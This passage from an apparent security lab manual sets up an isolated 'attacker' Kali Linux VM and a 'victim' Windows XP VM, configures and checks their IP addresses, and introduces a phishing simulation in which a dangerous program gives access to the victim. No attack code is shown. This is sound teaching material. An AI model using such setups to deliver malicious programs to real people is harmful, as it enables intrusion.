


192.168.1.5  
(Attacker-Kali Linux)                            192.168.1.6  
(Victim-Windows XP)


2. First of all, we will set the IP Address for Kali Linux.
3. Before starting the Kali Linux in VirtualBox, we have to change the network settings first.  
Follow the steps below:



4. As usual, login to Kali Linux with the correct username and password.  
Open a Terminal to configure the IP Address for Kali Linux. Key in the password when requested.



5. Check whether the network configuration has been applied by the operating system or not. This can be done by using **ifconfig** command. Scroll up the screen until you see the configuration of eth0 with **192.168.1.5** as its IP Address. If you cannot see the IP Address, then repeat **Step 5** and **6**.



```
kali@kali:~
```


File Actions Edit Help


```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet [192.168.1.5] netmask 255.255.255.0 broadcast 192.168.1.255
        ether 08:00:27:a6:1f:86 txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 64 bytes 11168 (10.9 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 400 (400.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 400 (400.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

6. Now, our Kali Linux is ready on the network. Let's move on to configure the IP Address for Windows XP.
7. Start the Windows XP virtual machine (if not been started yet). Then, do the set up as shown in the following screenshots.












8. Make sure you key in the correct IP Address. Click **OK** after completed.



9. Now, let's test whether our Windows XP can communicate with Kali Linux or not. We can do that by opening the command prompt on Windows XP, then type **ping 192.168.1.5** on the console. If the connection works well, you will see a reply from Kali Linux.



10. You'll see Reply from 192.168.1.5 with 32 bytes data which means the connection between Windows XP and Kali Linux is working well.



11. Finally, we are ready to set up an advanced phishing attack in the next task.

## TASK 5: SIMULATION OF ADVANCED PHISHING ATTACK

### OBJECTIVE

To set up an advanced phishing attack simulation.

### TASK DESCRIPTION


This advanced phishing attack will simulate the situation where an attacker shares a dangerous program with the victim. An attacker then will be able to access the victim's machine.

### ESTIMATED TIME

